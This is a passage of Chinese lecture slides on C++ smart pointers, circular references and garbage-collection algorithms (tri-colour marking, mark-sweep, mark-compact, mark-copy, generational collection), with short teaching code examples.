 - 通过`move`转移所有权
- 共享型指针: `shared_ptr`
 - 可以通过`reset()`主动释放引用数;
 - 引用数为0时自动析构目标对象。

```
int main() {  
    unique_ptr<MyClass> up1(new MyClass(2));  
    //unique_ptr<MyClass> up2 = up1; //编译报错  
    unique_ptr<MyClass> up2 = move(up1);  
    //cout << up1->val << endl; //segmentation fault  
    cout << up2->val << endl;  
  
    shared_ptr<MyClass> sp1(new MyClass(2));  
    shared_ptr<MyClass> sp2 = p1;  
}
```

下面代码会输出什么？

```
class MyClass{
public:
    int val;
    MyClass(int v) { val = v; }
    ~MyClass() { cout << "delete obj:"<< val << endl; }
};


int main() {
    MyClass* p0 = new MyClass(1);
    {
        shared_ptr<MyClass> p1(new MyClass(2));
        shared_ptr<MyClass> p2 = p1;
        shared_ptr<MyClass> p3(p0);
    }
    cout << p0->val << endl;
}
```

```
./a.out
delete obj:1
delete obj:2
0
```

智能指针的主要问题：循环引用

```
class MyList{
public:
    int val;
    shared_ptr<MyList> next;
    ~MyList() { cout << "delete obj:"<< val << endl; }
};

int main() {
    shared_ptr<MyList> p1 = make_shared<MyList>();
    shared_ptr<MyList> p2 = make_shared<MyList>();
    p1->val = 1;
    p2->val = 2;
    p1->next = p2;
    p2->next = p1;
}
```




解决循环引用：weak_ptr

- 不改变引用计数



```
class MyList{
public:
    int val;
    weak_ptr<MyList> next;
    ~MyList() { cout << "delete obj:"<< val << endl; }
};

int main() {
    shared_ptr<MyList> p1 = make_shared<MyList>();
    shared_ptr<MyList> p2 = make_shared<MyList>();
    p1->val = 1;
    p2->val = 2;
    p1->next = p2;
    p2->next = p1;
}
```




练习：

- 如果 $a \rightarrow b$ 被删除会发生什么？
- 如果 $x \rightarrow a$ 被删除会发生什么？
- 如果 c 被删除会发生什么？



如何检测循环引用？

- 1) 设计检测算法；
- 2) 何时触发算法？
- 3) 如何处理循环引用？



一些易混淆的基本概念

- 胖指针
- deep copy vs shallow copy

三、垃圾回收




垃圾回收

- 智能指针采用动态计数方法，运行开销平滑。
- 垃圾回收定时清理无效内存，性能代价明显。
- 垃圾回收需要考虑的问题：
 - 何时触发垃圾回收？
 - 哪些内存需要回收？
 - 可达性分析
 - 如何回收性能最优？
 - 卡顿问题
 - 碎片化问题


可达性分析

- 一般分析需要暂停程序（stop the world）；
- 从特定的根节点出发；
- 不可达的对象即应回收对象（垃圾）。




利用空闲时间增量标记？

- 解决stop-the-world问题
- 用第三种颜色（灰色）记录分析过程：
 - 橘色：对象可达，且已分析完毕。
 - 灰色：对象可达，还未分析完毕。
 - 白色：潜在不可达对象。
- 是否会产生误报？
 - false negative
 - false positive
 - 应如何应对？




如何回收性能最优？

- 以program break的内存分配为例
- 标记清除方法（mark-sweep）
- 碎片化问题




如何解决碎片化问题？

- 标记整理算法（Mark-Compact）
 - 将所有活跃对象向一端移动
 - 清理外部区域的可回收对象
- 效率如何？不能频繁触发。



如何整理内存时不影响使用？

- 标记复制算法（Mark-Copy）：将内存分为两部分
 - 复制过程中原内存仍可被访问；
 - 空间换时间。



如何进一步优化？

- 观察：
 - 新创建的对象更容易成为垃圾；
 - 多次GC存活下来的对象大概率下一轮还能存活；
- 利用上述经验降低拷贝频率？

分代收集算法：Generational Collection

- 乐园区（Eden）：保存新建对象，空间不足时触发Minor GC
- 幸存区（Survivor）：保存Minor GC后的存活对象
 - 分为from和to两部分，功能完全相同
 - $\text{Minor GC}(\text{eden} + \text{from}) \Rightarrow \text{to}$,
 - $\text{Minor GC}(\text{eden} + \text{to}) \Rightarrow \text{from}$
- 长寿区（Old）：保存多轮Minor GC后存活下来的对象，空间不足时触发Major GC
 - 大对象直接放入长寿区，避免Minor GC时的复制开销



如何为C实现垃圾回收？

- 主要问题：
 - 1) 自动free?
 - 2) 解决brk碎片化的问题?
- 参考教程: <https://maplant.com/gc.html>
- BoehmGC GC (Malloc)
 - <https://www.hboehm.info/gc/#details>

参考资料

- 《编译原理（第2版）》
 - 第7章: Runtime Environments

Backup
